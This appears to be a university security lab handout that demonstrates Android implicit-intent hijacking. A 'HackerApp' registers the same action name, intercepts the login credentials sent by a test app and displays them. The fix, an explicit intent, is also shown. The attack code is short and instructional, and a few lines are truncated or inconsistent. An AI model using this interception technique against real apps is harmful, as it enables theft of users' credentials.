
Intent


*Abstract*—The malicious Android application can get the intent information from “Intent app” if the Show Activity has same action name as the hacker’s application activity in Intent Filters.

# Introduction

As shown below, the hacker app sets up an activity to listen for an intent with intent.setAction(actionName). If actionName happens to be the same as the Intent Filter’s action name, then the hacker app can intercept the intent data sent by Main Activity to Show Activity (the legitimate receiver).



To prevent this attack, the sender can use intent.



# Lab Activity

Create an application TestIntent with package name android.testintent; one activity TestIntentActivity with layout name main. Here is the source code for TestIntentActivity.java:

|  |
| --- |
| package android.testintent;  import android.app.Activity; import android.content.Intent; import android.os.Bundle; import android.view.View; import android.view.View.OnClickListener; import android.widget.Button; import android.widget.EditText;  public class TestIntentActivity extends Activity { /\*\* Called when the activity is first created. \*/ String name; String password; @Override public void onCreate(Bundle savedInstanceState) { super.onCreate(savedInstanceState); setContentView(R.layout.main); final Button logb=(Button)findViewById(R.id.logb); final EditText Uname=(EditText)findViewById(R.id.uname); final EditText Pword=(EditText)findViewById(R.id.pword); // final String name; // final String password; logb.setOnClickListener(new OnClickListener() { public void onClick(View v) { name=Uname.getText().toString(); password=Pword.getText().toString();  Intent intent = new Intent();  intent.putExtra("username", name);  intent.putExtra("password", password);  //intent.setAction("android.testintent.Login"); //intent.setClassName("android.testintent","android.testintent.Login"); startActivity(intent); }});  }} |

Use intent.setAction ("android.testintent.Login"), the system will pop up a selection dialog box that lets the user choose what applications use to respond to the intent, rather than the experimental procedure described by HackerApp intercepts the intent.

As described below:

http://developer.android.com/guide/components/intents-filters.html

"When you create an implicit intent, the Android system finds the appropriate component to start by comparing the contents of the intent to the intent filters declared in the manifest file of other apps on the device. If the intent matches an intent filter, the system starts that component and delivers it the Intent object. If multiple intent filters are compatible, the system displays a dialog so the user can pick which app to use. "

This is because the design of the experiment time, Android version is still relatively low, but the new version of Android has patched the flaw. Even written in HackerApp of AndroidManifest in "<intent-filter android: priority =" 1000 ">., Still will pop up a dialog box so that students can choose to see the situation you can cut down the screen.

Here is the source code for Login.java:

|  |
| --- |
| package android.testintent;  import android.app.Activity; import android.os.Bundle; import android.widget.TextView;  public class Login extends Activity {  @Override public void onCreate(Bundle savedInstanceState) { super.onCreate(savedInstanceState); setContentView(R.layout.loginlayout); final TextView text=(TextView)findViewById(R.id.logindata); // text.setText("babo"); text.setText("UserName: "+getIntent().getStringExtra("username")+"\nPassword: "+getIntent().getStringExtra("password")); } } |

Here is AndroidManifest.xml

|  |
| --- |
| <?xml version="1.0" encoding="utf-8"?> <manifest xmlns:android="<http://schemas.android.com/apk/res/android>" package="android.testintent" android:versionCode="1" android:versionName="1.0"> <uses-sdk android:minSdkVersion="8" />  <application android:icon="@drawable/icon" android:label="@string/app\_name"> <activity android:name=".Login" android:theme="@android:style/Theme.NoTitleBar" /> <activity android:name=".Login" android:label="Login" > <intent-filter> <action android:name="android.testintent.Login" /> <category android:name="android.intent.category.DEFAULT" /> </intent-filter> </activity>  <activity android:name=".TestIntentActivity" android:label="@string/app\_name"> <intent-filter> <action android:name="android.intent.action.MAIN" /> <category android:name="android.intent.category.LAUNCHER" /> </intent-filter> </activity>  </application> </manifest> |


Create another application HackerApp. Within its MainActivity class:

|  |
| --- |
| **protected** **void** onCreate(Bundle savedInstanceState) {  **super**.onCreate(savedInstanceState);  setContentView(R.layout.*activity\_main*);  Toast.*makeText*(getBaseContext(), "username "+**this**.getIntent().getStringExtra("username")+";password "+  **this**.getIntent().getStringExtra("password"), Toast.*LENGTH\_LONG*).show();  } |


In its AndroidManifest.xml:

|  |
| --- |
| <intent-filter>  <action android:name=*"android.testintent.Login"* />  <category android:name=*"android.intent.category.DEFAULT"* />  </intent-filter> |

Start both TestIntent and HackerApp on the same phone. Enter user name/password and press Login button, the login screen \*should\* come up and display the entered user name and password. However, the hacker app intercepts this information, and a toast message appears “I am a hacker! I got your username XXX; password YYY.”



After clicking on Login:




As a defense, if you change one line in TestIntentActivity.java, from


intent.setAction("android.testintent.Login");

to  
intent.setClassName("android.testintent","android.testintent.Login");

Now hacker app can no longer intercept the information, and the correct receiver Login activity comes up and displays the entered user name and password:

s

After clicking on Login:



Even though I have provided most of the source code, the code is still incomplete, since all the layout XML files are not provided. Based on the UI shown above, create 2 complete applications that can demonstrate the above steps successfully. If you reuse the source code provided here, then please make sure to use the appropriate statements in the XML files to set android:id, e.g., “android:id="@+id/XXXXX" to match the resource ID in the corresponding java file.

# Demo

Please include step-by-step screenshots in the lab report, with your name in English as the username, and your student ID as the password.